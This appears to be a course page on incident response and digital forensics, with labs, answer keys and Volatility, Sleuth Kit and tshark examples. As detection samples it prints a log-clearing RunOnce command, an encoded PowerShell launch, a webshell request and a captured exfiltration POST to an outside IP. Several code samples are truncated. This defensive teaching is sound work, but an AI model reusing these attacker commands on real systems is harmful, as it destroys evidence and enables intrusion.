report = """
```

The attacker connected from 198.51.100.23 and 203.0.113.42.

Malware hash: 5d41402abc4b2a76b9719d911017c592

Phase 3: Containment

Once an incident is confirmed, the immediate priority is stopping the bleeding.

Containment strategies fall into two categories:

- **Short-term containment:** Immediate actions to stop active damage. Isolate the affected host from the network, block the attacker's IP at the firewall, disable compromised accounts. These actions are taken within minutes.
- **Long-term containment:** Sustainable measures that allow investigation to continue while preventing re-compromise. This may include moving affected systems to an isolated VLAN, deploying additional monitoring, or applying temporary firewall rules that permit forensic access while blocking external communication.

```
# Short-term containment commands

# Isolate host via firewall (block all except management)
iptables -I INPUT -s 0.0.0.0/0 -j DROP
iptables -I INPUT -s 10.0.0.0/8 -p tcp --dport 22 -j ACCEPT
iptables -I OUTPUT -d 0.0.0.0/0 -j DROP

# Block malicious IP at network perimeter
firewall-cmd --permanent --add-rich-rule='rule family="ipv4" \
    source address="198.51.100.23" drop'
firewall-cmd --reload

# Disable compromised user account
usermod -L compromised_user
passwd -l compromised_user

# Kill suspicious process by PID
kill -9 $(pgrep -f "suspicious_binary")
```

Preserve evidence: Before wiping or reimaging a compromised system, capture a forensic disk image and memory dump. Containment must not destroy the evidence needed for eradication and post-incident analysis.

Phase 4: Eradication

Eradication goes beyond containment: it removes the root cause and all persistence mechanisms the attacker has installed. Common eradication tasks include:

- Removing malware binaries, scripts, and backdoor accounts
- Cleaning persistence mechanisms: cron jobs, systemd services, registry run keys, startup scripts
- Patching the vulnerability that enabled initial access
- Rotating all credentials that may have been exposed (passwords, API keys, certificates)
- Verifying that no additional systems were compromised laterally

```
def check_persistence_mechanisms(host: str) -> dict:
    """Check common Linux persistence locations for anomalies."""
    import subprocess

    checks = {
        "cron_jobs": "crontab -l 2>/dev/null; ls -la /etc/cron.* / 2>/dev/null",
        "systemd_services": (
            "systemctl list-unit-files --type=service --state=enabled "
            "| grep -v vendor"
        ),
        "authorized_keys": "find /home -name authorized_keys -exec cat {} \\\;",
        "bashrc_modifications": (
            "find /home -name '.bashrc' -newer /etc/os-release"
        ),
        "unusual_suid": "find / -perm -4000 -type f 2>/dev/null",
    }

    results = {}
    for name, cmd in checks.items():
        result = subprocess.run(
            cmd, shell=True, capture_output=True, text=True
        )
        results[name] = result.stdout.strip()
    return results
```

Phase 5: Recovery

Recovery is the process of restoring affected systems to normal operation and verifying that the threat has been fully eliminated. This phase requires careful validation to avoid restoring a system that still contains attacker artifacts.

- **System restoration:** Rebuild from known-good images or backups taken before the compromise window. Never restore from backups made after the attacker gained access without thorough inspection.
- **Monitoring:** Deploy enhanced monitoring on recovered systems for at least 30 days. Watch for signs of re-compromise: unexpected outbound connections, new user accounts, modified system files.
- **Validation:** Run integrity checks (file hashes, configuration audits) against known-good baselines. Verify that all patching and credential rotation completed successfully.

Staged recovery: Bring systems back online in stages, starting with the least critical. Monitor each stage before proceeding. A phased approach limits blast radius if eradication was incomplete.

Phase 6: Post-Incident Activity

The post-incident phase is where organizations build institutional memory. Without disciplined documentation and retrospective analysis, the same mistakes recur and response times never improve.

Lessons Learned

Conduct a blameless post-mortem within 5 business days of incident closure. Key questions: What happened? When did we detect it? What slowed us down? What worked well? What should we change?

Report Writing

AI is exceptionally useful for drafting incident reports. Given a timeline of events, IOCs, and actions taken, an LLM can produce a structured report in minutes.

```
def generate_timeline(events: list[dict]) -> str:
    """Generate a formatted incident timeline from event records."""
```

```

lines = ["# Incident Timeline", ""]
for event in sorted(events, key=lambda e: e["timestamp"]):
    ts = event["timestamp"]
    src = event.get("source", "unknown")
    desc = event["description"]
    lines.append(f"| {ts} | {src} | {desc} |")

header = "| Timestamp | Source | Event |\n|---|---|---|"
lines.insert(2, header)
return "\n".join(lines)

# Example events
events = [
    {"timestamp": "2026-04-09T02:14:00Z", "source": "SIEM",
     "description": "Alert: unusual outbound traffic to 198.51.100.23"},
    {"timestamp": "2026-04-09T02:18:00Z", "source": "EDR",
     "description": "Malicious process detected: /tmp/.hidden/beacon"},
    {"timestamp": "2026-04-09T02:22:00Z", "source": "Analyst",
     "description": "Host isolated from network, containment initiated"},
    {"timestamp": "2026-04-09T03:45:00Z", "source": "Forensics",
     "description": "Root cause identified: CVE-2024-21887 exploit via VPN"},
    {"timestamp": "2026-04-09T06:00:00Z", "source": "IR Lead",
     "description": "Eradication complete, recovery phase initiated"},

```

Metric Tracking

Track key metrics across incidents to measure and improve your IR capability over time:

Metric	Definition	Target
MTTD	Mean time from compromise to detection	< 24 hours
MTTR	Mean time from detection to full recovery	< 72 hours
Containment time	Time from detection to initial containment	< 1 hour
False positive rate	Percentage of investigated alerts that are benign	< 30%
Recurrence rate	Incidents caused by the same root cause within 90 days	0%

AI-Assisted IR with Claude

Claude can serve as an IR co-pilot across every phase of the process. Practical applications include:

- **IOC analysis:** Paste a block of raw log data and ask Claude to extract all IOCs, classify them, and suggest threat intel lookups.
- **Drafting communications:** Provide incident details and ask Claude to draft executive notifications, customer disclosures, or regulatory filings appropriate to the severity level.
- **Timeline generation:** Feed Claude timestamped event data and receive a formatted incident timeline with causal annotations.
- **Playbook execution:** Describe the incident type and ask Claude to walk through the relevant playbook step by step, adapting recommendations to your specific environment.
- **Post-mortem facilitation:** Provide raw notes from the incident and ask Claude to structure them into a lessons-learned document with actionable recommendations.

Operational security: Never paste sensitive production data (credentials, PII, unredacted customer records) into any external AI service during an active incident. Use redacted or sanitized data, or deploy a self-hosted model for sensitive analysis.

Further Reading

- [NIST SP 800-61 Rev. 2 — Computer Security Incident Handling Guide](#)
- [SANS Incident Handler's Handbook](#)
- [MITRE ATT&CK Framework](#)
- [Anthropic Docs — Tool Use \(for building IR automation agents\)](#)

Download Files

These files contain synthetic incident data for the IR challenges. All files are plain text (.txt) and safe to open.

↓ [incident-alerts.txt](#) ~9 KB

↓ [affected-systems.txt](#) ~10 KB

↓ [ioc-list.txt](#) ~9 KB

↓ [ir-comms-template.txt](#) ~16 KB

Lab Guide

Four exercises: alert triage, IOC pivoting, impact scoping, and stakeholder comms — run an incident response with AI as your force-multiplier.

Authorized Use Only

All incident artifacts are **synthetic**. Never paste live incident data with PII or privileged content into a public AI.

Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `ir-lab/`
- Familiarity with: MITRE ATT&CK, kill chain, IR playbook structure

Lab Scenario

It is 02:00. A SIEM ticket just paged you: suspicious activity across several hosts. You have the alert bundle, a list of affected systems, IOCs pulled from quick triage, and a comms template for the exec team. Your job: run the first two hours of incident response.

Download Lab Files

Save all 4 files into a folder named `ir-lab/` before starting the exercises.

↓ [affected-systems.txt](#) ~10 KB

↓ [incident-alerts.txt](#) ~9 KB

↓ [ioc-list.txt](#) ~10 KB

↓ [ir-comms-template.txt](#) ~16 KB

Exercise 1 — Alert Triage

Open [incident-alerts.txt](#). The first hour is won or lost on alert triage quality.

Task 1.1 — Is this an incident?

Below are SIEM alerts that fired in the last 30 minutes. Decide:

1. Are these one incident or multiple?
2. For each alert: true positive, benign true, or false positive?
3. What phase of the kill chain?
4. What data would confirm / refute?
5. Severity and confidence.
6. The ONE question you would ask the on-call engineer first.

Output a short triage note (paste-ready for the IR channel).

[paste incident-alerts.txt]

✓ **Self-check: Your triage note should fit in a single Slack message and answer: "is this a real incident, yes/no, and what's next?"**

Exercise 2 — IOC Pivoting

Open [ioc-list.txt](#). Every IOC is a thread to pull.

Task 2.1 — Expand the IOC set

Below are initial IOCs (hashes, IPs, domains, user accounts).
For each, suggest pivots:

1. Hash -> other hosts that executed it; parent process;
imphash neighbors.
2. IP -> other endpoints that connected; DNS history; ASN peers.
3. Domain -> subdomains, co-hosted domains, certificate SANs.
4. User account -> all logons in 24h, group changes, new keys.
5. Parent process -> children, command lines, loaded DLLs.

Output a pivoting tree and 5 queries to run right now
(OSQuery / Splunk / Sentinel / KQL style).

[paste ioc-list.txt]

✓ Self-check: Each pivot should produce an executable query, not just "check firewall logs".

Exercise 3 — Impact Scoping

Open `affected-systems.txt`. Scope first, contain second, eradicate third.

Task 3.1 — Map the blast radius

Below is a list of hosts with their role, data classification,
and observed indicators. Produce:

1. Blast radius: which data / users / systems are in scope?
2. Containment options per host: isolate / reimage / monitor.
3. Evidence-preservation priority (which hosts to image first).
4. Business-impact per containment option.
5. Decision table: contain now vs. watch + catch attacker.
6. Regulatory exposure (GDPR / HIPAA / PCI) if data is accessed.

Output:

- The containment plan (host -> action)
- The legal / compliance flag list

[paste affected-systems.txt]

✓ Self-check: You should have a clear rationale for any host you leave NOT contained.

Exercise 4 — Stakeholder Comms

Open `ir-comms-template.txt`. Incidents are won or lost on communication as much as on forensics.

Task 4.1 — Draft the messages

Below is a comms template for an IR. Fill in three specific messages:

1. Technical SITREP for the IR channel (every hour)
2. Executive update for the CISO (concise, risk-framed)
3. Customer-facing update (only if required, legal-safe, no speculation)

Tone guidance:

- Technical: precise, IOC-rich, action-oriented
- Executive: outcomes, risk, decisions needed
- Customer: empathetic, factual, no blame

Output all three messages.

[paste ir-comms-template.txt]

✓ Self-check: The three messages should be the same incident in three voices — not three different incidents.

Final Exercise — Incident Report

Task 5.1 — 2-hour report

Combine the four outputs into a 2-hour incident report:

1. Summary (3 sentences)
2. Timeline
3. Scope (systems, data, users)
4. Current state (contained? active?)
5. Next-hour plan
6. Resource asks (who needs to be paged next)

Format as markdown, max 1 page.

✓ **Self-check: The report should make the reader confident the IR lead has control of the situation.**

What's Next

Lesson 09 shifts from live response to **forensics** — memory, disk, and network evidence analysis.

Homework

Strengthen your IR muscle memory: run a tabletop, write a postmortem, and build a comms template.

Task 1 — Tabletop Drill

Objective: Run a 30-minute tabletop with yourself using the lab artifacts.

Instructions:

- Pretend you are the IR lead; set a timer and work in 5-minute increments
- Document every decision and the data that drove it
- Note where you got stuck

Deliverable: A 300-word drill journal.

Task 2 — Blameless Postmortem

Objective: Write a blameless postmortem for the lab incident.

Instructions:

- Sections: summary, timeline, root cause, contributing factors, action items
- No names, no blame
- Include 5 action items with owners and due dates

Deliverable: A `postmortem.md` file.

Task 3 — Comms Template

Objective: Build a reusable comms template with 3 channels (tech SITREP, exec update, customer notice).

Instructions:

- Include placeholders for timestamps, scope, status, next update time
- Include a tone guide for each channel

Deliverable: A `ir-comms.md` template.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — Alert Triage

Most lab alerts collapse into a single incident: a phishing-delivered loader followed by lateral movement. Triage note format: "3 alerts, 1 incident, probable credential theft on HOST-X, recommend isolate."

Exercise 2 — IOC Pivoting

Expect at least 5 executable queries: Splunk search for the hash fleet-wide, a KQL query for the parent process, a firewall log query for the C2 IP, an AD query for the suspect account's recent logons, a DNS log query for the domain.

Exercise 3 — Impact Scoping

Containment decision must explicitly name any hosts left online for observation and explain why (e.g., "watching attacker to catch C2 rotation"). Legal flags: GDPR if EU PII, PCI if card data in scope.

Exercise 4 — Stakeholder Comms

Three voices, one incident. Tech: "compromised HOST-X, contained, IOCs attached." Exec: "we detected and contained a credential-theft attempt; no customer data touched so far; next update in 1 hour." Customer: often not sent during early IR — draft is ready if needed.

Final Exercise — Incident Report

One-page report with timeline, scope, state, next hour plan, resource asks.
Confidence > speculation.

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — Tabletop Drill

Journal should record decision points and where you stalled. Stall points are the training data for your next playbook.

Task 2 — Blameless Postmortem

Action items must have owners and dates. No names in the narrative. "The deployment process allowed" > "Alice deployed".

Task 3 — Comms Template

Three channels with placeholders and tone guide. Bonus: "next update at HH:MM" pattern for predictability.

Lesson 09: Digital Forensics & Evidence Analysis

Digital Forensics & Evidence Analysis

From disk images to courtroom evidence — reconstructing the truth from digital artifacts.

What You'll Learn

Disk, memory, network, and log forensics techniques used in incident response and CTF competitions.

AI Advantage

How to leverage LLMs to accelerate artifact analysis, timeline reconstruction, and pattern recognition.

Disk Forensics

Memory Analysis

Network Forensics

Log Correlation

Chain of Custody

AI-Assisted Analysis

Before We Begin

⚠ Educational Use Only

Digital forensics techniques are for authorized investigations and CTF competitions. Improper evidence handling can destroy admissibility. Always follow legal procedures in real investigations.

In this lesson, all examples use purpose-built CTF disk images and synthetic data. Never perform forensic acquisition on systems you do not own or have written authorization to examine.

What Is Digital Forensics?

The scientific process of identifying, preserving, analyzing, and presenting digital evidence in a manner that is legally admissible.

The Four Pillars

- **Acquisition** — Creating a forensically sound copy of digital evidence
- **Preservation** — Maintaining integrity through hashing and chain of custody
- **Analysis** — Extracting artifacts, building timelines, correlating events
- **Presentation** — Documenting findings for stakeholders, legal teams, or courts

Notes: Emphasize that forensics is a discipline, not just a toolset. Methodology matters more than any individual tool.

Forensic Investigation Workflow

Phase	Activities	Key Tools
Identification	Determine scope, identify evidence sources	Inventory, interviews
Collection	Bit-for-bit imaging, RAM capture, log export	dd, FTK Imager, DumpIt
Examination	Extract artifacts, recover deleted files	Autopsy, Volatility, Wireshark
Analysis	Correlate timelines, attribute actions	log2timeline, AI/LLM assistance
Reporting	Document findings, maintain chain of custody	Case notes, hash verification

Notes: Each phase feeds into the next. Skipping or rushing a phase compromises the entire investigation.

Chain of Custody & Legal Admissibility

Evidence is only useful if it can be proven authentic and unaltered. Chain of custody documents every person who handled the evidence, when, and why.

Chain of Custody Requirements

- **Who** collected the evidence
- **When** it was collected (timestamps)
- **How** it was stored and transferred
- **Hash verification** at every handoff

Hash Integrity

```
# Create forensic image with hash
dc3dd if=/dev/sda of=evidence.dd \
    hash=sha256 log=acquisition.log

# Verify later
sha256sum evidence.dd
# a3f2b8c1...must match original
```

If the hash changes at any point, the evidence is considered **tainted** and may be inadmissible in court.

Disk Forensics: Imaging

A forensic image is a bit-for-bit copy of a storage device, including unallocated space, slack space, and deleted data.

Common Imaging Formats

Format	Extension	Features
Raw / dd	.dd, .raw, .img	Exact bit copy, universally supported
E01 (EnCase)	.E01	Compression, built-in hashing, metadata
AFF4	.aff4	Open format, compression, signing

```
# Create raw image with dd (read-only mount first!)
dd if=/dev/sdb of=suspect_drive.dd bs=4096 conv=noerror,sync status=progress

# Or use dc3dd for built-in hashing
dc3dd if=/dev/sdb of=suspect_drive.dd hash=md5 hash=sha256 log=imaging.log
```


Notes: Always use a hardware write-blocker when imaging physical drives. In CTFs, you'll typically receive a pre-made image file.

File System Analysis

Understanding file system structures reveals where data hides — even after deletion.

Key Concepts

- **MFT (NTFS)** — Master File Table tracks every file's metadata
- **Inodes (ext4)** — Index nodes store file metadata on Linux
- **Slack space** — Unused bytes at end of last cluster
- **Unallocated space** — Clusters not assigned to any file

Sleuth Kit Commands

```
# List file system info
fsstat evidence.dd

# List files including deleted
fls -r -d evidence.dd

# Read file by inode
icat evidence.dd 12345 > recovered.doc

# Get file metadata
istat evidence.dd 12345
```

File Carving & Deleted File Recovery

File carving recovers files based on their headers and footers, ignoring file system metadata entirely. This works even when the file system is damaged or wiped.

Common File Signatures

File Type	Header (Hex)	Footer (Hex)
JPEG	FF D8 FF E0	FF D9
PNG	89 50 4E 47	AE 42 60 82
PDF	25 50 44 46	25 25 45 4F 46
ZIP/DOCX	50 4B 03 04	50 4B 05 06
ELF	7F 45 4C 46	Variable

```
# Carve files with Scalpel
scalpel -c /etc/scalpel/scalpel.conf -o carved_output/ evidence.dd
```

```
# Or use foremost
foremost -t jpeg,png,pdf -i evidence.dd -o carved_output/

# Results:
# carved_output/jpg/00001234.jpg  (156 KB)
# carved_output/pdf/00005678.pdf  (2.3 MB)
# carved_output/png/00009012.png  (89 KB)
```

Timeline Analysis

Timelines correlate file system timestamps (MACB) across an entire disk image to reconstruct what happened and when.

MACB Timestamps

- **M** — Modified (content changed)
- **A** — Accessed (file read)
- **C** — Changed (metadata modified, or Created on NTFS)
- **B** — Born / Created (NTFS \$STANDARD_INFORMATION)

```
# Generate timeline with Sleuth Kit + log2timeline
fls -r -m "/" evidence.dd > bodyfile.txt
mactime -b bodyfile.txt -d > timeline.csv

# Sample output:
# Date,Size,Type,Mode,UID,GID,Meta,File Name
# 2024-03-15T02:14:33,4096,d/d,drwxr-xr-x,0,0,1234,/tmp/.hidden_dir
# 2024-03-15T02:14:45,18432,.a.b,rrwxr-xr-x,0,0,5678,/tmp/.hidden_dir/payload.elf
# 2024-03-15T02:15:01,0,m...,rrw-r--r--,0,0,9012,/var/log/auth.log
```

Notes: The timeline above tells a story: a hidden directory was created, a payload was dropped, and then auth.log was modified (possibly to cover tracks).

Autopsy: GUI Forensic Platform

Autopsy is the open-source digital forensics platform built on The Sleuth Kit. It provides a graphical interface for disk analysis, keyword search, and artifact extraction.

Key Features

- **Ingest modules** — Hash lookup, keyword search, web artifacts
- **Timeline view** — Visual MACB timeline
- **Deleted files** — Recovery with visual indicators
- **Tagging** — Mark items as notable or suspicious
- **Reporting** — Generate HTML/PDF case reports

Browser Artifacts Found

Web History:

```
2024-03-14 23:41  pastebin.com/raw/x8k2mN
2024-03-15 01:12  github.com/exploit-db/...
2024-03-15 01:58  mega.nz/file/download
```

Web Downloads:

```
nc.exe           (2024-03-15 02:01)
mimikatz.zip     (2024-03-15 02:03)
```

Web Cookies:

```
c2-server.evil.com  session=a4f2b8...
```

Memory Forensics: Why RAM Matters

RAM contains evidence that never touches disk: encryption keys, running processes, network connections, injected code, and command history.

What Lives Only in Memory

- **Encryption keys** — TrueCrypt, BitLocker, LUKS master keys
- **Running malware** — Fileless attacks exist only in memory
- **Network connections** — Active C2 sessions and socket state
- **Decrypted data** — Passwords, tokens, session cookies
- **Process injection** — Malicious code hiding inside legitimate processes
- **Command history** — CMD/PowerShell commands not yet flushed to logs

```
# Capture memory on Windows  
winpmem_mini_x64.exe memdump.raw
```

```
# Capture memory on Linux
```



```
sudo avml memory.lime
```

```
# Capture with DumpIt (simplest for Windows)
```

```
DumpIt.exe # Creates HOSTNAME-YYYYMMDD-HHMMSS.dmp
```

Volatility Framework

Volatility is the gold standard for memory forensics. Version 3 uses a plugin-based architecture with automatic OS profile detection.

```
# Identify the memory image profile
vol3 -f memdump.raw windows.info

# Output:
# Variable      Value
# Kernel Base   0xf8000261a000
# DTB           0x187000
# Symbols        ntkrnlmp.pdb
# Is64Bit        True
# IsPAE          False
# primary layer  Intel32e
# OS             Windows 10 19041
```

Essential Volatility Plugins

Plugin	Purpose
<code>windows.pslist</code>	List running processes

Plugin	Purpose
<code>windows.pstree</code>	Process tree (parent-child relationships)
<code>windows.netscan</code>	Network connections and listening ports
<code>windows.cmdline</code>	Command-line arguments for each process
<code>windows.dlllist</code>	Loaded DLLs per process
<code>windows.malfind</code>	Detect injected/hidden code in processes
<code>windows.filescan</code>	Scan for file objects in memory

Process Analysis with Volatility

Process trees reveal attacker activity. Look for unusual parent-child relationships and suspicious process names.

```
$ vol3 -f memdump.raw windows.pstree
```

PID	PPID	ImageFileName	CreateTime
4	0	System	2024-03-15 00:00:12
88	4	Registry	2024-03-15 00:00:12
344	4	smss.exe	2024-03-15 00:00:15
432	344	csrss.exe	2024-03-15 00:00:18
508	344	wininit.exe	2024-03-15 00:00:18
* 596	508	services.exe	2024-03-15 00:00:19
** 1204	596	svchost.exe	2024-03-15 00:00:22
** 2048	596	svchost.exe	2024-03-15 00:00:22
* 604	508	lsass.exe	2024-03-15 00:00:19
3712	3456	explorer.exe	2024-03-15 01:12:33
* 4088	3712	chrome.exe	2024-03-15 01:15:01
* 5124	3712	cmd.exe	2024-03-15 02:14:08

<-- suspicious

Red Flags in Process Trees

- **svchost.exe** not spawned by `services.exe` (PID 596)
 - **cmd.exe / powershell.exe** spawned from user apps at unusual hours
 - **Misspelled names:** `scvhost.exe` , `svch0st.exe`
 - **Processes running from** `%TEMP%` or `%APPDATA%`
-

Detecting Malware in Memory

The `malfind` plugin detects process injection by looking for memory regions with suspicious permissions (RWX) and PE headers.

```
$ vol3 -f memdump.raw windows.malfind
```

PID	Process	Start VPN	End VPN	Tag	Protection
5344	svchost.exe	0x2b40000	0x2b80000	VadS	PAGE_EXECUTE_READWRITE

Disasm:

```
0x2b40000: 4d 5a 90 00 03 00 00 00    MZ.....
0x2b40008: 04 00 00 00 ff ff 00 00    .....
0x2b40010: b8 00 00 00 00 00 00 00    .....
```

Injected PE detected at 0x2b40000 in svchost.exe (PID 5344)

```
# Dump the suspicious process for further analysis
```

```
vol3 -f memdump.raw windows.dumpfiles --pid 5344
```

```
# Check network connections from this process
```

```
vol3 -f memdump.raw windows.netscan | grep 5344
```

```
# 5344 svchost.exe TCPv4 192.168.1.50:49721 -> 45.33.32.156:443 ESTABLISHED
```

```
# Extract command lines
```

```
vol3 -f memdump.raw windows.cmdline --pid 5200  
# 5200 powershell.exe "powershell.exe -enc aQB1AHgAIAAoAE4AZQB3AC0ATwBiAGoA..."
```

Notes: The base64-encoded PowerShell command is a classic indicator. Decode it to reveal the actual payload.

Network Forensics: PCAP Analysis

Packet captures (PCAPs) record every byte that traversed the network. They are often the most objective evidence source.

What PCAPs Reveal

- **C2 communication** — Beaconsing patterns, data exfiltration
- **Lateral movement** — SMB, RDP, SSH connections
- **Data exfiltration** — DNS tunneling, HTTP POST uploads
- **Exploit delivery** — Malicious payloads in transit

Capture Sources

- **tcpdump / Wireshark** — Host-based capture
- **Network TAPs** — Passive hardware capture
- **SPAN ports** — Switch port mirroring
- **IDS/IPS** — Zeek, Suricata full PCAP

```
# Quick triage with tshark
tshark -r capture.pcap -q -z conv,tcp
```



```
# Filter for suspicious traffic
```

```
tshark -r capture.pcap -Y "ip.dst == 45.33.32.156" -T fields -e frame.time -e tcp.len
```

Session Reconstruction & Artifact Extraction

Reconstruct full application-layer sessions from raw packets to see exactly what the attacker sent and received.

```
# Follow a TCP stream in tshark
tshark -r capture.pcap -q -z follow,tcp,ascii,0

# Extract HTTP objects (files downloaded)
tshark -r capture.pcap --export-objects http,exported_files/

# Extract DNS queries for tunneling detection
tshark -r capture.pcap -Y "dns.qr == 0" -T fields \
  -e frame.time -e dns.qry.name | sort | uniq -c | sort -rn

# Results showing DNS tunneling:
#   847  data.evil-c2.com          <-- excessive queries!
#    23  google.com
#    12  microsoft.com
```

```
POST /upload HTTP/1.1
Host: 45.33.32.156
Content-Type: application/octet-stream
Content-Length: 4521984
```

```
[... binary data: exfiltrated database dump ...]
```

```
HTTP/1.1 200 OK
{"status":"received","bytes":4521984}
```

Log Forensics: Timeline Correlation

No single log source tells the whole story. Correlating timestamps across multiple logs reveals the full attack chain.

Time (UTC)	Source	Event
02:13:45	Apache access.log	POST /wp-admin/upload.php — webshell uploaded
02:14:02	Apache access.log	GET /uploads/cmd.php?c=whoami
02:14:08	Windows Security	Event 4688: cmd.exe created by w3wp.exe
02:14:12	Sysmon Event 1	powershell.exe -enc aQB1AHgA...
02:14:33	Sysmon Event 1	svchost.exe spawned from PowerShell
02:15:01	auth.log	File modification detected — log tampering
02:15:44	Firewall	Outbound TCP 443 to 45.33.32.156 (C2)
02:18:22	Sysmon Event 3	Network connection from fake svchost.exe

Notes: Walk through this timeline step by step. Each log source fills in a piece of the puzzle.

Windows Event Log Forensics

Windows Event Logs (`.evtx`) are one of the richest forensic sources on Windows systems.

Critical Event IDs

Event ID	Log	Meaning
4624	Security	Successful logon (check logon type)
4625	Security	Failed logon (brute force indicator)
4688	Security	New process created (with command line)
4720	Security	User account created
7045	System	New service installed (persistence)
1102	Security	Audit log cleared (anti-forensics!)

```
# Parse EVTX with python-evtx
python -c "
import Evtx.Evtx as evtx
```

```
with evtx.Evtx('Security.evtx') as log:
    for record in log.records():
        xml = record.xml()
        if 'EventID>4688' in xml:
            print(record.timestamp(), xml[:200])
"
```

Windows Registry Forensics

The Windows Registry is a treasure trove of forensic artifacts — it records user activity, installed software, USB history, and persistence mechanisms.

Key Forensic Registry Locations


```
# Persistence mechanisms
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  "WindowsUpdate" = "C:\Users\admin\AppData\Local\Temp\svchost.exe"  <-- SUSPICIOUS

# Recently executed programs (UserAssist)
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
  {CEBFF5CD}\Count\P:\Hfref\nqzva\Qbjaybnqf\zvzvxngm.rkr    (ROT13 encoded!)
  # Decoded: C:\Users\admin\Downloads\mimikatz.exe
  # Run count: 3      Last run: 2024-03-15 02:16:44

# USB Device History
HKLM\SYSTEM\CurrentControlSet\Enum\USB
  VID_0781&PID_5567  SanDisk Cruzer Blade  Serial: 4C530001...
  # First connected: 2024-03-15 02:20:11
```

Email Forensics: Header Analysis

Email headers trace the message path from sender to recipient and reveal spoofing attempts, relay servers, and authentication results.

```
Received: from mail-gateway.company.com (10.0.0.5)
  by exchange01.company.com (10.0.0.10) with ESMTTP;
  Fri, 15 Mar 2024 02:10:33 +0000
Received: from smtp.evil-domain.com (45.33.32.156)          <-- origin IP
  by mail-gateway.company.com with ESMTTP;
  Fri, 15 Mar 2024 02:10:31 +0000
From: "IT Support" <itsupport@company.com>                <-- spoofed!
Reply-To: helpdesk@evil-domain.com                        <-- real address
X-Mailer: Microsoft Outlook 16.0
Authentication-Results: spf=fail smtp.mailfrom=evil-domain.com;
  dkim=none; dmarc=fail action=none                        <-- auth failed!
```

Header Red Flags

- **SPF/DKIM/DMARC failures**
- **Reply-To** differs from **From**
- **Origin IP** doesn't match claimed domain

Attachment Analysis

- Check for **double extensions**:
`invoice.pdf.exe`
- Extract and hash attachments

- **Unusual X-Mailer** strings

- Look for **macro-enabled** Office docs
 - Scan with YARA rules or VirusTotal
-

AI-Assisted Email Analysis

LLMs excel at parsing complex email headers and identifying anomalies that manual review might miss.

```
import anthropic

client = anthropic.Anthropic()

email_headers = open("suspicious_email.eml").read()

response = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=2000,
    messages=[{
        "role": "user",
        "content": f"""Analyze these email headers for forensic investigation.
Identify:
1. The true origin IP and sender
2. Any spoofing indicators (SPF/DKIM/DMARC results)"""
    }])
```

Sample AI Analysis Output

Origin: 45.33.32.156 (evil-domain.com) — **SPF FAIL** for company.com domain.

Spoofing: From header claims itsupport@company.com but originated from evil-domain.com.

Reply-To redirect: Replies would go to helpdesk@evil-domain.com, not the claimed sender.

Verdict: High-confidence phishing email. Recommend blocking 45.33.32.156 and alerting all recipients.

AI-Assisted Hex Dump Analysis

LLMs can rapidly identify file types, embedded strings, and anomalies in hex dumps that would take a human analyst much longer to spot.

```
import subprocess, anthropic

client = anthropic.Anthropic()

# Extract hex dump of suspicious file
hex_dump = subprocess.run(
    ["xxd", "-l", "512", "carved_file.bin"],
    capture_output=True, text=True
).stdout

response = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=2000,
    messages=[{
        "role": "user",
```

```
# Example hex dump the AI might analyze:
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ.....
00000010: b800 0000 0000 0000 4000 0000 0000 0000  .....@.....
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  .....
```

```
00000030: 0000 0000 0000 0000 0000 0000 f000 0000 .....
```

```
# AI identifies: PE executable, likely Windows malware
```

AI-Assisted Process Tree Analysis

Feed Volatility output directly to an LLM to identify suspicious process relationships, injection indicators, and attack patterns.

```
import anthropic, subprocess

client = anthropic.Anthropic()

# Capture Volatility output
pstree = subprocess.run(
    ["vol3", "-f", "memdump.raw", "windows.pstree"],
    capture_output=True, text=True
).stdout

netscan = subprocess.run(
    ["vol3", "-f", "memdump.raw", "windows.netscan"],
    capture_output=True, text=True
).stdout
```


AI-Assisted Registry Analysis

Registry hives contain thousands of keys. LLMs can rapidly scan exported registry data to flag persistence mechanisms, anti-forensics, and user activity.

```
import anthropic

client = anthropic.Anthropic()

# Registry export from RegRipper or regipy
registry_data = """
[HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run]
"SecurityHealth" = "C:\\Windows\\System32\\SecurityHealthSystray.exe"
"WindowsDefender" = "C:\\ProgramData\\Microsoft\\wduupdate.exe"
"OneDriveSync" = "C:\\Users\\admin\\AppData\\Roaming\\ODSync\\sync.exe"

[HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce]
"Cleanup" = "cmd.exe /c del /f /q C:\\Users\\admin\\AppData\\Local\\Temp\\*. * & wevtutil cl Security"
"""
```

AI Would Flag

- **"WindowsDefender"** in `ProgramData` — legitimate Defender doesn't run from there
 - **"Cleanup" RunOnce** — deletes temp files AND clears the Security event log (anti-forensics)
 - **"OneDriveSync"** in Roaming — suspicious path, not official OneDrive location
-

Anti-Forensics Awareness

Sophisticated attackers actively work to destroy, alter, or hide evidence. Knowing anti-forensics techniques helps you detect them.

Technique	Description	Detection Method
Timestomping	Altering file timestamps to blend in	Compare \$STANDARD_INFO vs \$FILE_NAME timestamps in MFT
Log wiping	Clearing event logs or deleting log files	Event ID 1102 (audit cleared), gaps in log sequences
Secure deletion	Overwriting file content before deletion	Look for clusters with repeating patterns (0x00, 0xFF)
Encryption	Encrypting payloads or exfiltrated data	High entropy analysis on files/network traffic
Steganography	Hiding data inside images or audio	Statistical analysis, file size anomalies
Fileless malware	Running entirely in memory	Memory forensics (Volatility malfind)

Technique	Description	Detection Method
Log injection	Adding fake log entries to mislead	Format inconsistencies, impossible timestamps

Detecting Timestomping

NTFS stores two sets of timestamps: `$STANDARD_INFORMATION` (easily modified) and `$FILE_NAME` (harder to fake). Comparing them reveals manipulation.

```
# analyzeMFT output showing timestomping
File: C:\Windows\System32\svchost_update.exe

$STANDARD_INFORMATION:
  Created:    2023-08-15 10:30:00    <-- Claims to be old
  Modified:   2023-08-15 10:30:00
  Accessed:   2024-03-10 09:00:00

$FILE_NAME:
  Created:    2024-03-15 02:14:33    <-- Actually very recent!
  Modified:   2024-03-15 02:14:33

